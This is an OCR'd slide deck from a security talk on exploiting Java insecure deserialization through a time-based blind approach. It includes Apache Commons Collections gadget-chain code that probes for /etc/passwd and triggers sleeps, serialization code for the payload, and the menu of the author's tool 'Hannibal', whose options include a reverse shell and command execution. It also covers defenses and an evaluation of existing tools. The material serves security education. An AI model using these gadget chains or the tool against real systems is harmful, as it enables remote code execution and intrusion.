
Exploiting Insecure Deserialization using Blind Approach

Nabigh Nugdallah

About Me:

- Nabigh Nugdallah
- Application Security Engineer
- 6 Years of Experience
- nabighnugdallah@gmail.com
- https://www.linkedin.com/in/nabigh-nugdallah-147b1839/



Talk

- What are Serialization and Deserialization.
- How Insecure Deserialization work.
- Impact of Insecure Deserialization
- Tool with new Approach to exploit the vul.
- Comparison with current tools
- Defense Against Attack
- Demo

A8:2017-Insecure Deserialization

- Serialization is converting an object and its fields to transferrable/storable format (bytestream). And Deserialization is the reverse operation.
- Insecure Deserialization happens when the victim deserializes a bytestream crafted by an attacker to perform an attack.
- Added to OWASP Top 10 on 2017 due to industry surveys, not quantifiable data.
- It is hard to tell how common it is.
- Over 282 CVEs found, 48 were reported in 2020.
- Since the execution is on code level, the impact depends on how the serial is used.
    - Remote Code Execution


Researches and Tools

- In 2015, Insecure Deserialization was disclosed by Gabriel Lawrence and Chris Frohoff. They also developed the tool Ysoserial. Which is used to generate payload for multiple Gadgets.
- In 2016, Stephen Breen illustrated the vulnerability on multiple vendor products like JBoss and Jenkins.
- In 2016 also, Eric Gruber developed Java Serial Killer is a Burp Suite Extension, which can exploit RCEs.
- In 2017, 0xDEADCODE customized a version of Ysoserial to perform the blind approach.
- In 2017 J. F. Matos Figueiredo, made an article with detailed illustration of the attack.
- Finally, In 2018, Man Yue Mo presented a detailed article about exploiting insecure deserialization in Android, along with walkthroughs of CVEs.

- Except for 0xDEADCODE, the tools above do not provide feedback of the attack.
- All the tools above relies on YsoSerial to generate the payload.


Problem

- To exploit the vulnerability, tools were developed to generate the payload and send it to the target.
- The most used payload generator is Ysoserial.
- Tools used are Burpsuite extensions:
  - Java Deserialization Scanner.
  - Java Serial Killer.
- The existing tools do not provide feedback on the success/failure of the attack.
- The current tools also relies on Ysoserial to generate the payload.



Solution?

- An exploitation tool was developed to provide the feedback using what’s known as the blind approach.



Blind Approach

- Blind approach is testing a target without obtaining visible response. The results are obtained instead from the behavior of the server.
- The approach is by having the server behave according to Boolean queries and perform specific action when a condition is met.
- Time Based approach tests the server by a condition, if TRUE , the server will take the provided time period to respond. And when FALSE, the server will respond directly.
- This approach will be used in verifying the success or failure of insecure deserialization attack.

How insecure Deserialization happen?

How Insecure Deserialization Occurs


- Serialization is done by WriteObject() and ReadObject() is used for deserialization.
- Deserialization goes according to this order:
  - Default readObject()
  - resolveClass() which find the class(s) specified in the ByteStream
  - custom readObject()

- The custom method readObject() is called **magic method**, and the class that is retrieved from it is called **Gadget**.
- Insecure Deserialization Takes place if:

1. **<u>The Application is to perform unverified (unchecked) deserialization of data provided by third party sources like the user input.</u>**

2. **<u>The existing of abusable Gadgets with usable Magic Methods.</u>**

Exploiting Insecure Deserialization



Transformers

- Apache Commons Collections is one of the most common Libraries that are used in Java Applications.
- It provides executing methods, passing arguments to it during runtime and mapping the output object.
- A Transformer is a class that converts an input object to an output object.
- Transformers are typically used for type conversions, or extracting data from an object.
- Since transformers can be used on any function, if exploited, it can be used for various attacks vectors by making java perform actions (check OS, execute commands,...etc). Also, we can apply it on Java thread.sleep() method, which triggers sleep for given time. This is the essence of blind approach.

Types of Transformers

Transformer	Function
ChainedTransformer	Contains multiple Transformers into one chain (sequence)
ConstantTransformer	Specifies the class type of the transformer
InstantiateTransformer	Specifies the type and value of the Object of the transformer
InvokerTransformer	Execute specific method
SwitchTransformer and asPredicate	Applies If condition


Transformer Example

```
TransformerUtils.switchTransformer(
            PredicateUtils.asPredicate(            // if
                new ChainedTransformer( new Transformer[] {// File(“\etc\passwd").exists()
                    new ConstantTransformer(File.class),
                    new InstantiateTransformer(new Class[]{String.class},
                            new Object[]{“\etc\passwd"}),
                    new InvokerTransformer("exists", null, null)})
            ),

            new ChainedTransformer( new Transformer[] {// Thread.sleep(10000L);
                new ConstantTransformer(Thread.class),

                new InvokerTransformer("getMethod",new Class[]{String.class,Class[].class},
                        new Object[]{"sleep", new Class[]{Long.TYPE}}),

                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class
                        }, new Object[]{null, new Object[] {10000L}})
            }),

            TransformerUtils.exceptionTransformer()) // else Throw exception
        };
```

LazyMap, HashMap and TiedMapEntry (1)

- In Commons Collection, Mapping objects (including transformer type objects) is done with LazyMap.
- This is done by LazyMap.decorate() method.
- Hashmap is required to instantiate the Map object to use decorate()
- TiedMapEntry is a map class used to obtain key from a specified Map.
- The Objective is to trigger an exception by calling a Key that does not exist in our LazyMap. By default, if the key is not found, a new key is created using the Transformer object.

How is Transformers and TiedMap related?


Transformers Output to Object
Map Inquired of Non-existing Key
Exception Occurs
Key Created with the Transformer Object
Payload Executes


LazyMap, HashMap and TiedMapEntry (2)

```
Transformer transformerChain = new ChainedTransformer(transformers);
// Build a vulnerability map object
Map InMap = new HashMap();
Map lazyMap = LazyMap.decorate(InMap,transformerChain);
TiedMapEntry entry = new TiedMapEntry(lazyMap, "Nabigh");
```

```
BadAttributeValueExpException exception = new BadAttributeValueExpException(null);
Field valField = exception.getClass().getDeclaredField("val");
valField.setAccessible(true);
valField.set(exception, entry);
```


```
System.out.println(cmd[2]);
System.out.println("Saving serialized object in Command.ser");
FileOutputStream fos = new FileOutputStream("Command.ser");
ObjectOutputStream oos = new ObjectOutputStream(fos);
oos.writeObject(exception);
oos.flush();
oos.close();
```

Hannibal



Hannibal Menu

- Hannibal provides 9 options. Each option presents:
  - Standalone Options
  - Modifier Options
  - Command-based Options



```
nabigh@ubuntu:~/Desktop$ java -jar Hannibal_Final.jar
*********************************************************************************
*=============================Welcome to Hannibal================================
*================================================================================
*
* @@@  @@@   @@@@@@   @@@  @@@  @@@  @@@  @@@  @@@@@@@    @@@@@@   @@@
* @@@  @@@  @@@@@@@@  @@@@ @@@  @@@@ @@@  @@@  @@@@@@@@  @@@@@@@@  @@@
* @@!  @@@  @@!  @@@  @@!@!@@@  @@!@!@@@  @@!  @@!  @@@  @@!  @@@  @@!
* !@!  @!@  !@!  @!@  !@!!@!@!  !@!!@!@!  !@!  !@   @!@  !@!  @!@  !@!
* @!@!@!@!  @!@!@!@!  @!@ !!@!  @!@ !!@!  !!@  @!@!@!@   @!@!@!@!  @!!
* !!!@!!!!  !!!@!!!!  !@!  !!!  !@!  !!!  !!!  !!!@!!!!  !!!@!!!!  !!!
* !!:  !!!  !!:  !!!  !!:  !!!  !!:  !!!  !!:  !!:  !!!  !!:  !!!  !!:
* :!:  !:!  :!:  !:!  :!:  !:!  :!:  !:!  :!:  :!:  !:!  :!:  !:!   :!:
* ::   :::  ::   :::   ::   ::   ::   ::   ::   :: ::::  ::   :::   :: ::::
* :   : :   :   : : ::    :   ::    :   :    :: : ::    :   : :  : :: : :
*
*
*********************************************************************************



This is a tool to perform blind insecure deserialization
This tool currently supports only Apache Commons Collection 1
Version:BETA 1.0.3
Author: Nabigh Nugdallah



Please enter the target URL in format PROTOCOL://IP(hostname):PORT/path
http://192.168.174.128:8000
Current target: http://192.168.174.128:8000

Below are the available options:

[1] Check for certain file in the target
[2] Check for certain library
[3] Send Specific Payload from file
[4] Change target IP and port
[5] Reverse Shell
[6] Check for users
[7] Execute Commands
[8] Show Internal open Ports
[9] OS detection
[q or x] Exit
```

Defense Mechanism

Defense Mechanism

- Classes in serialized object are resolved in ClassResolve()
- ClassResolve can be enhanced (Overridden) to check for certain classes
- WhiteBox vs BlackBox

Evaluation Results with and without def mechanism

Tool/Success Rate	Java Deserialization Scanner	Java Serial Killer	Hannibal
touch	7	4	1
service ssh start	8	2	1

Tool/Success Rate	Java Deserialization Scanner	Java Serial Killer	Hannibal
touch	0	0	0
service ssh start	0	0	0

Demo Time!!!!

Conclusion

- Insecure Deserialization can lead to severe consequences. The vulnerability, while is not as common as Injection and Cross site Scripting. Its impacts are not less dangerous.


- The vulnerability still persists till now, for instance, CVE-2020-9484 tomcat session deserialization vulnerability has been discovered 7 months ago.

- With applying the Blind Approach, the attack can be automated. Hence, it is recommended to be ranked up in OWASP top 10 and further researches should be carried out in other languages such as PHP and Python.

THANKS!

nabighnugdallah@gmail.com

https://github.com/Chr3ll/Hannibal



Questions??